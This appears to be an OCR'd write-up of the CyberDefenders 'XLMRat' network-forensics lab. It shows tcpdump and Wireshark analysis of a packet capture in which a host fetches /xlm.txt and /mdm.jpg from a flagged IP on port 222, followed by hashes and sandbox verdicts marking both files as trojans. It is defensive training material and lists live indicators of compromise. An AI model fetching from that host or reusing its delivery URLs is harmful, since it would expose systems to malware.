
Reference: https://cyberdefenders.org/blueteam-ctf-challenges/xlmrat/

Download the PCAP from the above link



XLMRat Lab

Analyze network traffic to identify malware delivery, deobfu
focusing on stealthy execution and reflective code loading.

Category: Network Forensics

Tactics: Execution Defense Evasion


Tools: CyberChef Wireshark VirusTotal Python3 PowerShell

Easy 30mins ★★★★★ 4.5


Unzip the file with password cyberdefenders.org

For a safe experience, consider opening this

Download and unzip




PCAP file




```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ ls
236-XLMRat.pcap  [redacted]
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ file 236-XLMRat.pcap
236-XLMRat.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```


Analyzing the PCAP file using tcpdump




```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -ttt -r 236-XLMRat.pcap --count
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
1550 packets
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```



```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -ttt -r 236-XLMRat.pcap -c 5
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
 00:00:00.000000 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [S], seq 89508737, win 65535, options [mss 1460,n
op,wscale 8,nop,nop,sackOK], length 0
 00:00:00.294054 IP vm.45.126.209.4.ardentishost.com.222 > 10.1.9.101.49708: Flags [S.], seq 3992761548, ack 89508738, win 64240, op
tions [mss 1460], length 0
 00:00:00.000537 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [.], ack 1, win 65535, length 0
 00:00:00.000550 IP 10.1.9.101.49708 > vm.45.126.209.4.ardentishost.com.222: Flags [P.], seq 1:304, ack 1, win 65535, length 303
 00:00:00.000261 IP vm.45.126.209.4.ardentishost.com.222 > 10.1.9.101.49708: Flags [.], ack 304, win 64240, length 0
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```




```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -ttt -r 236-XLMRat.pcap -c 5 -n
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
 00:00:00.000000 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [S], seq 89508737, win 65535, options [mss 1460,nop,wscale 8,nop,nop,
sackOK], length 0
 00:00:00.294054 IP 45.126.209.4.222 > 10.1.9.101.49708: Flags [S.], seq 3992761548, ack 89508738, win 64240, options [mss 1460], le
ngth 0
 00:00:00.000537 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 1, win 65535, length 0
 00:00:00.000550 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [P.], seq 1:304, ack 1, win 65535, length 303
 00:00:00.000261 IP 45.126.209.4.222 > 10.1.9.101.49708: Flags [.], ack 304, win 64240, length 0
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```




```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n | awk '{print $4}' | cut -d "." -f 1-4 | sort |uniq -c | sort -nr
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
    972 45.126.209.4
    577 10.1.9.101
      1 10.1.9.1
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```

Filtering out the source and destination IP addresses.



```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n src 10.1.9.101 and dst 45.126.209.4 -A -c 5
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
2024-01-09 19:27:27.576077 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [S], seq 89508737, win 65535, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
E..4..@.....
.       e-~...,...U...........F..............
2024-01-09 19:27:27.870668 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 3992761549, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...g?..
2024-01-09 19:27:27.871218 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [P.], seq 0:303, ack 1, win 65535, length 303
E..W..@.....
.       e-~...,...U......P.......GET /xlm.txt HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 45.126.209.4:222
Connection: Keep-Alive


2024-01-09 19:27:28.141380 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 2286, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...]#..
2024-01-09 19:27:28.891861 IP 10.1.9.101.49709 > 45.126.209.4.222: Flags [S], seq 2869009528, win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
E..4..@.....
.       e-~...-.....x........W..............
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```

Use the source and destination IP address and find the user agent and host.



13/95 security vendors flagged this IP address as malicious

45.126.209.4 (45.126.208.0/22)

AS 23470 (RELIABLESITE)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Basic Properties

Network	45.126.208.0/22
Autonomous System Number	23470
Autonomous System Label	RELIABLESITE
Regional Internet Registry	ARIN
Country	US
Continent	NA

Last HTTPS Certificate


JARM Fingerprint

28d28d28d00028d00042d42d000000e1ea2a807a629b496b664cf07ad7c08d




```
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n src 10.1.9.101 and dst 45.126.209.4 -A
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
2024-01-09 19:27:27.576077 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [S], seq 89508737, win 65535, options [mss 1460,nop,wscale 8,nop,
E..4..@.....
.       e-~...,...U..........F..............
2024-01-09 19:27:27.870668 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 3992761549, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...g?..
2024-01-09 19:27:27.871218 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [P.], seq 0:303, ack 1, win 65535, length 303
E..W..@.....
.       e-~...,...U......P.......GET /xlm.txt HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 
Host: 45.126.209.4:222
Connection: Keep-Alive


2024-01-09 19:27:28.141380 IP 10.1.9.101.49708 > 45.126.209.4.222: Flags [.], ack 2286, win 65535, length 0
E..(..@.....
.       e-~...,...U......P...]#..
2024-01-09 19:27:28.891861 IP 10.1.9.101.49709 > 45.126.209.4.222: Flags [S], seq 2869009528, win 64240, options [mss 1460,nop,wscale 8,nop
E..4..@.....
.       e-~...-.....x........W..............
2024-01-09 19:27:29.161047 IP 10.1.9.101.49709 > 45.126.209.4.222: Flags [.], ack 3178783360, win 64240, length 0
E..(..@.....
.       e-~...-.....y.xb.P...x{..
2024-01-09 19:27:29.161640 IP 10.1.9.101.49709 > 45.126.209.4.222: Flags [P.], seq 0:73, ack 1, win 64240, length 73
E..q..@.....
.       e-~...-.....y.xb.P....p..GET /mdm.jpg HTTP/1.1
Host: 45.126.209.4:222
```

This two GET request looks suspicious.



```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ tcpdump -tttt -r 236-XLMRat.pcap -n src 10.1.9.101 and dst 45.126.209.4 -A  | grep "GET"
reading from file 236-XLMRat.pcap, link-type EN10MB (Ethernet), snapshot length 65535
.       e-~...,...U......P.......GET /xlm.txt HTTP/1.1
.       e-~...-.....y.xb.P....p..GET /mdm.jpg HTTP/1.1
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```


Download the file using wireshark.



Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Help
Preview
Save All
Close
Save

Packet	Hostname	Content Type	Size	Filename
7	45.126.209.4:222	text/plain	1,974 bytes	xlm.txt
344	45.126.209.4:222	image/jpeg	431 kB	mdm.jpg


After download analyze the file.



saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat

```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ ls
236-XLMRat.pcap  [redacted]  mdm.jpg  [redacted]  xlm.txt
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```


Analyze the hash.



saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat

```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ ls
236-XLMRat.pcap  download.exe  mdm.jpg  mdm.txt  xlm.txt
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ sha256sum mdm.jpg & sha256sum xlm.txt
[1] 4513
1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d  xlm.txt
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ 83babee77db36512c0eab8ea6b35e981aa4288a4095985d69b3841f8b684fe11  mdm.jpg
```

Hybrid analysis verdict



Analysis Overview

Submission name:	xlm.txt
Size:	1.9KiB
Type:	script vbs
Mime:	text/plain
SHA256:	1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d
Submitted At:	2024-01-09 16:06:52 (UTC)
Last Anti-Virus Scan:	2025-11-20 04:30:27 (UTC)
Last Sandbox Report:	2025-08-20 12:35:13 (UTC)

malicious

Threat Score: 100/100

AV Detection: 29%


Labeled As: Trojan.Generic

Anti-Virus Results

MetaDefender

Multi Scan Analysis

Malicious (8/27)



mdm.jpg

malicious

This report is generated from a file or URL submitted to this webservice on October 29th 2025 18:03:19 (UTC)
Guest System: Windows 11 64 bit, Professional, 10.0 (build 22621),
Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 100/100
AV Detection: 26%
Labeled as: Trojan.Generic

Incident Response

